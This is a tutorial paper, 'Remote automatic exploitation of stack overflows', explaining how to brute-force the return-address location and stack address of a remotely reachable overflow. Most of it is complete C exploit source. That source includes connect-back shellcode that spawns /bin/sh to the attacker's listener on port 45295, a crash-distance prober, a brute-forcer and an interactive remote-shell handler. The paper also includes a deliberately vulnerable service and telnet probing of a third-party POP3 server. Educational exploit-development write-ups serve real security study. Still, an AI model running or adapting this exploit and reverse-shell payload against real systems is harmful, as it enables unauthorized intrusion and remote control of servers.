Remote automatic exploitation of stack overflows

by Burebista (aanton AT reversedhell.net)

Preface

In the previous paper, *Stack overflows*, I presented the most common security bug which can be found in the wild since years. It is very important to understand that paper, otherwise reading this one is useless.

That paper particularly discussed all the details and steps taken into account in demonstrating that it is possible to inject arbitrary machine code in any running process, making use of stack overflow errors. A vulnerable code was developed, and exploited successfully.

We have seen in the previous paper that it is easy to inject arbitrary code into any vulnerable process, using it's parameters and user-dependant variables. This means it is possible to inject machine code into remote servers, via network links, as long as they are vulnerable and they depend on network transmitted user dependant data (client side dependancy). For example, the most common SMTP server software, sendmail, listens defaultly on the 25 tcp port and parameters like mail content, mail header information (sender,receiver,subject, and extra headers) can be sent by simply connecting to that port. That is user dependant data.

What if the *RCPT FROM* field would be vulnerable to stack overflow? We could, for example, send extra-long *RCPT FROM* field, which would result in a stack buffer overflow, as discussed in the previous paper. And we are doing it via a network, so it's remote code injection.

Purpose

The purpose of this paper is to prove that it is possible to remotely exploit hostile enviroments without having any idea of what the server-side software sources are.

Let's take this example:

```
%telnet mail.mschristine.com 110
Trying 69.58.4.171...
Connected to www.mschristine.com.
Escape character is '^]'.
+OK ready  <6349.1056547866@esarhaddon.ability.net>
user test
+OK Password required for test.
quit
+OK Pop server at esarhaddon.ability.net signing off.
Connection closed by foreign host.
%
```

This is a typical response from a POP3 mail server.

Let's do it again:

```
%telnet mail.mschristine.com 110
Trying 69.58.4.171...
Connected to www.mschristine.com.
Escape character is '^]'.
+OK ready  <6282.1056547847@esarhaddon.ability.net>
user aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Connection closed by foreign host.
%
```

It seems when supplying a long username, the remote server software crashes. When the program crashes, it probably sends a SIGNAL 11 segmentation fault error, and the kernel will take care to wash out it's resources, like closing all it's file descriptors, flushing out the memory, and closing all the sockets. The kernel closes the socket, this is why we get our connection terminated.

We cannot know for sure, but this could be a stack overflow bug. Perhaps if we supply a long enough username, the remote program writes past the *retloc* overwriting the *return address* of the current function.

In order to exploit this, we need to know:

- retloc position in the overflowed buffer
- new retaddr value (hellcode addr in memory)

The retloc position in the overflowed buffer

We will base our judgement on this presumption: it is enough to overwrite one single byte from the *retaddr* in order to produce a segmentation fault in the remote program.


We will also think about this: when the retaddr is overwritten, there are exactly four possibilities of the current *retaddr* state, and from those four, we are certanly having one of these states:

A. we overflowed one byte of the retaddr
B. we overflowed two bytes of the retaddr
C. we overflowed three bytes of the retaddr
D. we overflowed all the four bytes of the retaddr

The complexity is given by the fact that when the program crashes, it is not necessarly because we have overwritten the *retaddr.* That's a possible cause, but we cannot know for sure, because we do not have access to the program's source code to check how the stack looks-like. It is possible that we overwrite some sensitive variables and perhaps the program is accessing memory at a bad location or who knows why it crashes. Could be an integer overflow too.

So now we have a real problem. How do we know where the *retaddr* starts being overwritten? In other words, at what position in the *overflowed buffer* we overwrite the first byte of the *retaddr*? In our case, the overflowed buffer is the username.

Fact is, we don't. But we can make sure we do overwrite it. I certanly am not the first and this is probably not the best idea, but I developed a way to make sure we overwrite the *retaddr* within only 4 attempts, and this drastically improves our time.



a = data on the stack, which we overwrite
r = the original return address bytes
o = the overwritten bytes from the return address

In order to achieve successful exploitation, we need to overwrite all the 4 bytes from the return address. Let's examine the next figure:

a = data on stack which we overwrite
r[x]=new return address bytes

What we do is trying to store our new return addres in the overflowed buffer as many times as we can, because the more number of times we store it, the higher the probability to store it at the right position in the buffer (the good retloc). We know the stack is a liniar buffer, and we know the retloc is somewhere around the position where the remote program crashes (but NOT before), so we put the bytes of the new retaddr just past the crash position.

In the given figure, the return address is overwritten, but the exploitation will not be successful, because the bytes of the new return address happened to be stored out of order. We cannot know if they are being stored in the correct order, and this is why we introduce another variable, called *padding*.

The *padding* can take the value of 0,1,2 and 3, and it is a variable which denotes if the bytes are in the correct order or no. This is how we use it:

p = 1 dummy byte, padding=1
pp = 2 dummy bytes, padding=2
ppp = 3 dummy bytes, padding=3

The padding bytes are just dummy bytes holding any value, and are introduced between the crash position and the new return address bytes. By that, the new return address bytes are being moved with *padding* bytes at a higher position in the overflowed buffer.

It is easy to notice that if *padding=2*, the new return address bytes, overwriting the old retaddr bytes at the position of retloc, are in the right order, and the first problem is solved:

So at this moment, the first stage of the exploitation (redirecting program execution flow) has been achieved.

Finding the correct return address

Next, we need to find the correct return address, in other words, to find at what address in the stack, the beginning of our overflowed buffer is located. This is, where the first byte from the *username* variable is stored.

Having to guess which of the all possible 32-bit address values is the right one, is absolutely possible only in theory, not in the real world. Not to mention that 64-bit computers are already coming out! We defenately need to find a way. Just because, there is always a way..And that's what this art is all about.

Let's think. We know that the buffer is located on the stack. This drastically improves our chances, but it's not enough. How do we know where in the stack? We guess!

We are going to bruteforce it, trying all the possible addresses from the stack, until we hit the right place. Does this sound a bit macho? We'll see.

In order to bruteforce, we need a place to begin with. The beginning of the stack! We are going to speak about the beginning of the stack as of *stack_start*.

Another trick is not to try all the possible values. We will try less, without decreasing our precision and increasing the *bad_luck* counter. We are going to skip some addresses, without risking to skip the one we are looking for.

We achieve this, by inserting as many NOP bytes in the beginning of the buffer, as we can.Then comes the hellcode, the padding, and the place where we store the *r[x]* bytes multiple times.

The NOP byte is the 0x90 opcode, instructing the CPU to 'do nothing'. It is used in order to create delays in execution and in code execution scheduling.

0x90 = the NOP instruction
h = hellcode
pp = 2 dummy bytes of padding, padding=2
r[x] = new return address bytes

The more space we have to insert *nop* bytes, the less the number of our attempts.

Now we do not need to know the exact beginning of our buffer, it is sufficient to redirect the execution flow somewhere inside the place where we put the nops. The CPU will simply interpret every *nop* and do nothing, and flow through them right at the beginning of the hellcode, which will get executed.

Beginning with *stack_start*, we are going to increase the current attempted address with *nop_number*, the number of nops in the beginning of our buffer. We can safely do that, because this way we know that no matter where we are *before* the buffer, we will not jump *past the beginning of the hellcode.*In the worst case.The nops are stored right at the beginning of the overflowed buffer, so *before the buffer* means *before the nops*.

Considering that sometimes there is space for inserting over 100 *nops*, this really provides an amazing speed improvement!

On my system, the stack begins at *0xbfbffXXX*. Because of that, I used a *stack_start* address of *0xbfbff001* with maximum success (can't use zero bytes, so I just used the smallest value possible). It is easy to determine where the stack begins on your system, using *gdb* or just any other way. The point is, it is enough to know that the target host runs some version of some operating system, in order to know the default *stack_start* for it. The *stack_start* address is actually the stack frame address for the *main()* function within the remote program. It is relatively constant on different hosts running the same enviroment, so it is easy to find it out.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdarg.h>
#include <syslog.h>

void vuln(char *s)
{
        char tmp[200];
        strcpy(tmp,s);
}


int main(int argc, char *argv[])
{

 int i,len;
 char buf[1024];

 fprintf(stderr,"hello hacker - welcome to wargame psiho.100.la\n");
 fgets(buf,1024,stdin);
 vuln(buf);
 fprintf(stderr,"+/- nice try, better luck next time\n");
 return;
}
```

To make it network available (carefull, this code snippet presents a security threat to the host running it, so experiment with it on an isolated host), just add the next lines to

```
256     stream  tcp     nowait  nobody  /path/to/compiled_victim    victimd
```

inetd.conf:

After restarting *inetd*, a telnet or netcat to port 256 on the system running the code snippet (victim.c), will show if everything went fine. Exploit:

```
/* I come from hell to screw your peace */

#define MAX 10240
#define backlog 1 // how many connections we will accept on myport
#define maxdatasize 10240
#define maxhnlen 50

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <time.h>
#include <pthread.h>
#include <semaphore.h>

char hellcode[] =
        "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
        "\x06\x51\xb1\x01\x51\xb1\x02\x51"
        "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
        "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
        "\x68"
           "\x43\x8d\x4d\xf4" // ip addr here
           "\x66\x68\xb0"
        "\xef\xb1\x02\x66\x51\x89\xe7\xb3"
        "\x10\x53\x57\x52\x89\xe1\xb3\x03"
        "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
        "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
        "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
        "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
        "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
        "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
        "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
        "\x2f\x62\x69\x89\xe3\x50\x53\x89"
        "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
        "\x01\xcd\x80"; // Linux connect back on 45295


char buf[MAX-1];
char s_addr[5];
int bstep=0;
sem_t hacked_sem,listen_sem;
int stop_hacking=0;
char host[]="localhost";
int pad=0,crash_pos=0,addr=0xbffff001;//stack begins at this addr (?) (slack 8.1 works)
// for FreeBSD use addr=0xbfbff001, as I mentioned in paper
// the freebsd stack_start shall work for slack too, but takes longer bruteforcing
```

```
char *addr_to_char(int addr)
{

        s_addr[0] = addr & 0x000000ff;
        s_addr[1] = (addr & 0x0000ff00) >> 8;
        s_addr[2] = (addr & 0x00ff0000) >> 16;
        s_addr[3] = (addr & 0xff000000) >> 24;
        s_addr[4] = '\0';

        return s_addr;
}

int write_addr(int poz,int addr, char *s)
{
        char *a;

        if (poz<3) return -1;
        a=addr_to_char(addr);
        s[poz]=a[3];
        s[poz-1]=a[2];
        s[poz-2]=a[1];
        s[poz-3]=a[0];
        return 1;
}

int set_buf(int size, int addr, int pad, int rep,char *code) // prepares exploitation buffer
{

        int i,j;

        if (size+4*rep+1>MAX-1) return -1; //buffer too small
        pad=pad % 4; //just to make sure it works well with alcohol
        memset(buf,0x90,sizeof(buf)); //stage 1 set up nops
        size+=pad; // adjust the size to include paddind adjustment
        buf[size+4*rep+1]='\0'; // define the limit of the buffer
        buf[size+4*rep  ]='\n';
        //stage 2 repeat ret addr overwrite rep times, 4 bytes each one, at left and right
        //of the crash position. just to make sure, I like symmetry
        for (i=0;i<rep;i++) {
                                write_addr(size+4*i-1+4,addr,buf);
                                write_addr(size-4*i-1,addr,buf);
                        }
        // stage 3 injet hellcode
        for (i=0;i<strlen(code);i++) buf[size-4*rep-i-1]=code[strlen(code)-i-1];
        bstep=size-4*rep-strlen(code);
        // if Heaven was mercyfull, it works :))

        return 0;
}
```

```
int attempt(void)
{
            int sockfd;
            struct hostent *he;
           struct sockaddr_in their_addr;
            int port=256,i;
            char tmp[MAX-1];

            usleep(100000); //trying too fast will kill the target

        if ((sockfd=socket(AF_INET, SOCK_STREAM, 0))==-1)
        {
                perror("socket");
                exit(1);
        }


        if ((he=gethostbyname(host)) == NULL) // resolve DNS
        {
                perror("gethostbyname");
                exit(1);
        }

        their_addr.sin_family=AF_INET;
        their_addr.sin_port=htons(port);
        their_addr.sin_addr=*((struct in_addr *)he->h_addr);
        memset(&(their_addr.sin_zero),'\0',8);

        if (connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
        // sending conection request
        {
                perror("connect");
                exit(1);
        }

            if (recv(sockfd,tmp,MAX-1,0)==-1)
            {
                        perror("recv");
                        exit(1);
            }

            if (send(sockfd,buf,strlen(buf),0)==-1)
            {
                        perror("send");
                        exit(1);
            }

            i=recv(sockfd,tmp,MAX-1,0);
            if (i==-1)
            {
                        perror("recv");
                        exit(1);
            }
```

```
        close(sockfd); // help our kernel get rid of our socket (remote kernel too)
        return i; // if crashed, i will be zero. else will be positive integer
}

int sense (int i)
{
        int sockfd;
        struct hostent *he;
        struct sockaddr_in their_addr;
        int port=256;
        char buf[MAX-1];

        if (i>=MAX-1) return -1;


        usleep(100000);
    if ((sockfd=socket(AF_INET, SOCK_STREAM, 0))==-1)
    {
            perror("socket");
            exit(1);
    }


    if ((he=gethostbyname(host)) == NULL) // resolve DNS
    {
            perror("gethostbyname");
            exit(1);
    }

    their_addr.sin_family=AF_INET;
    their_addr.sin_port=htons(port);
    their_addr.sin_addr=*((struct in_addr *)he->h_addr);
    memset(&(their_addr.sin_zero),'\0',8);

    if (connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
        // sending conection request
    {
            perror("connect");
            exit(1);
    }
        if (recv(sockfd,buf,MAX-1,0)==-1)
        {
                perror("recv");
                exit(1);
        }
        memset(buf,'a',sizeof(buf));
        printf("Distance %d    %p                ",i,i);
        buf[i]='\0';
        buf[i-1]='\n';
        if (send(sockfd,buf,i,0)==-1)
        {
                perror("send");
                exit(1);
        }
```

```
        memset(buf,0x0,sizeof(buf));
        i=recv(sockfd,buf,MAX-1,0);
        if (i==-1)
        {
                perror("recv");
                exit(1);
        }
        close(sockfd);
        if (i) printf("# survived #\n");
        else   printf("# sigsev   #\n");
        return i; // if crashed, i will be zero. else will be positive integer

}
int brute_crash (void) // for finding crash distance automatically
{
        int i=0;
        int alive=1,step=1000;

        while (alive)
        {
                i+=step;
                alive=sense(i);
                if (!alive) {
                                if (step>=10) {
                                                i-=step;
                                                step=step/10;
                                                alive=1;
                                        }
                                }

        }
        /* neat fast auto-adapting bruteforcing code */
        return i;
}
```

```
int brute_addr(int addr, int dist)
{
        int i,pad;

        for (i=addr;i<0xffffffff;i+=bstep)
        {
        if (!stop_hacking)
        {
                printf("Forging addr=%p ",i);
                        for (pad=0;pad<4;pad++)
                        {
                                if (!stop_hacking)
                                {
                                        set_buf(dist,i,pad,3,hellcode);
        /* notice that rep=3, which means the new retaddr bytes will be written
           3 times to the left and 3 times to the right of the crash position */
                                        printf(".");
                                        attempt();
                                        sem_post(&hacked_sem);
                                }
                        }
                printf("\n");
        }// if
        }
}


int sendall(int s, char *buf, int len)
{
        int total = 0;
        int bytesleft = len;
        int n;

        while(total < len)
        {
                n=send(s,buf+total,bytesleft,0);
                if (n == -1) { break; }
                total +=n;
                bytesleft -=n;
        }
        len = total;
        return n==-1?-1:0;
// this function keeps pushing data on a tcp socket untill it sends it all
// it's just usefull because we don't know what a bad connection we have
}
```

```
void * listener (void)
{
        fd_set readfds;
// define a file descriptor set used to check if we can read simultaneously from
// stdin and then connected socket (otherwise we will overlap everything in a mess)
// i will not teach here what a hack is a fd_set, read the man pages and docs
        char buf[maxdatasize];
// temporary buffer used for send/recv, of maxdatasize at most
        int sockfd,new_fd,numbytes;
// sockfd binds, new_fd accepts, numbytes is counter of what has been
// received\sent
        int myport=45295; // default listening port
        struct sockaddr_in my_addr;
        struct sockaddr_in their_addr;
        int sin_size;
        int yes=1; //linux and bsd, for solaris it is yes="1"

           sem_init(&hacked_sem,0,2);
           sem_init(&listen_sem,0,0);
        if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1) // allocate socket
        {
                perror("socket"); // handle errors of alocation
                exit(1);
        }
        if (setsockopt(sockfd,SOL_SOCKET,SO_REUSEADDR,&yes,sizeof(int)) == -1)
// protocol and socket options
// we actually do this because we could
// pend for more then 1 connection
        {
                perror("setsockopt"); // errors
                exit(1);
        }
        my_addr.sin_family = AF_INET;
        my_addr.sin_port = htons(myport);               /* tralala */
        my_addr.sin_addr.s_addr = INADDR_ANY;
// kernel will fill our own ip here, bcs we set it to inaddr_any
        memset(&(my_addr.sin_zero),'\0',8);

           printf("Waiting for SYN on [%d]\n",myport);

        if (bind(sockfd, (struct sockaddr *) &my_addr, sizeof(struct sockaddr))== -1) // bind :))))
        {
                perror("bind"); // errors, of course...
                exit(1);
        }
        if (listen(sockfd,backlog)==-1) // now we are listening to binded sockfd
        {
                perror("listen"); // or not?
                exit(1);
        }
```

```
        while (1) // infinite loop
        {
                        sem_wait(&hacked_sem);

                sin_size=sizeof(struct sockaddr_in);
                if ((new_fd = accept (sockfd, (struct sockaddr *) &their_addr,&sin_size)) == -1)
 // accept connection
                {
                        perror("accept"); // or say shit
                        continue;
                }
                printf("\nIncoming connection from %s, system hacked!\n",
                                                inet_ntoa(their_addr.sin_addr));
// just to see who's in
                        stop_hacking=1; //tell bruteforcer thread to stop

                        close(sockfd); // we don't need it, so we free it
                        send(new_fd,"id\n",4,0);

                        while (1) // takes care of interaction with the remote incoming shell
                        {
                        FD_ZERO(&readfds); // clears the set
                        FD_SET(new_fd,&readfds); // adds the accepted socket to the set
                        FD_SET(STDIN_FILENO,&readfds); // adds standard input socket to the set
                        select(new_fd+STDIN_FILENO+1,&readfds,NULL,NULL,NULL);
// checks to see where can we read, will wait forever
// untill one of the two sockets in the set are ready to
// be read
                        if (FD_ISSET(new_fd,&readfds)) // is it the accepted socket?
                        {
                         if ((numbytes=recv(new_fd,buf,maxdatasize,0))==-1) // then receive
                                {
                                        perror("recv"); // or die cursing
                                        exit(1);
                                }
                         buf[numbytes]='\0'; //pads the unsent zero to the end
                         puts(buf); // shows on the stdout what we got
                        }
                                  if (numbytes==0) {
                                                        printf("Connection closed by remote
                                                                                        host.\n");
                                                        close(new_fd);
                                                        exit(1);
                                                }
                        if (FD_ISSET(STDIN_FILENO,&readfds))
// is it the standard input we have data from?
                        {
                         numbytes=read(STDIN_FILENO,buf,maxdatasize);
// then read what we have
                         if (strncmp(buf,"exit",4)==0) { // did we enter this magic word?
                                                close(new_fd);
// being polite helps, victim gets a reset
                                                printf("Connection closed\n");
                                                exit(0); // terminate normally
```

```
                                        }
                        if (numbytes>0) // we were able to read our own stdin? great..
                        {
                                buf[numbytes]='\0'; // padding the unsent zero (stdin is socket too)
                                numbytes=strlen(buf); // store the length
                                if (sendall(new_fd,buf,numbytes) == -1) {
// now push push to the remote shell, on the accepted
// socket :)
                                                perror("send");
// oh no, not even this sent it all!
                                                printf("Only %d bytes were
                                                        sent\n",numbytes);
                                        }
                        }
                        }

                }


        }



}//end of listener

void * forcer (void)
{
        printf("Beast Educational Exploit by Burebista\n\n");
        printf("#\n### Attempting to determine crash distance\n#\n");
        crash_pos=brute_crash();
        printf("##Found crash distance at %p\n",crash_pos);
        printf("#\n### Bruteforcing hell_addr starting with %p\n#\n",addr);
        brute_addr(addr,crash_pos);
}
int main (void)
{
        pthread_t tlistener,tforcer;
        // setting up connect back ip
        hellcode[33] = 1;
        hellcode[34] = 2;
        hellcode[35] = 3;
        hellcode[36] = 4;
        // done

        pthread_create(&tlistener,NULL,listener,NULL);
        pthread_create(&tforcer,NULL,forcer,NULL);
        pthread_join(tforcer,NULL);
        /* really hot, isn't it :P */

        return 0;
} // cc -o exploit exploit.c -D_REENTRANT -lpthread (on Linux)
// cc -D_REENTRANT -pthread -o exploit exploit.c (on FreeBSD)
```

The reason I am not giving out the .c file of this code is to force some of you to do it on your own and learn new things.

Both victim.c and the exploit code were tested with great success on *Slackware Linux 8.1*, using two hosts from different towns, connected through the internet.

Later, the test has been successfully replicated on the current system, which is *FreeBSD*, of course, with different *hellcode*. This proves the dynamicity and functionality of the code.

Note that because the *victim* code snippet runs via *inetd*, it is not allowed to use sockets. This means, right after the hellcode gets executed by the remote machine, the remote side *victim* process will be killed by inetd, because of using socket calls. But it works great to find out retloc, retaddr and padding, then use different hellcode and different shell interaction code (just few changes, need to read from current socket after exploit buffer is sent, instead of expecting an incoming connection to read from).

Also, this code wouldn't need any adjustment if I would have written victim.c in such a way that it handles it's own sockets without interacting with *inetd*.

Bibliography

To be honest, everything I wrote I developed myself 99% original, so I wouldn't know what to add at this point, as a reference. However, there might be some related papers of interest. Please keep in mind that internet links for papers change relatively fast, but a good search engine should be able to help you find the new locations:

***Frederic Raynal**, How to remotely and automatically exploit a format bug*
***Frederic Raynal**, Exploitation distante et automatique d'un bogue de format*
***Burebista**, Stack overflows*

Post-scriptum

Most of all I thank the ones to whom I am in eternal debt, and whom already know themselves.

I also thank Clau, my peer friend, and everybody from the Reversed Hell Networks Team, and from the Undernet #cracking channel. Special greetings to Undertaker, one of the old school true unsung genius and hackers. In the same category goes Arthur Raria Madna, please kiss them.

Special thanks to Mr. Dev Mazumdar, president of 4 Front Technologies, for donating me a FreeBSD OSS license.

Please feel free to mail me with comments, critics, corrections, bugs, questions, or any problems regarding this paper.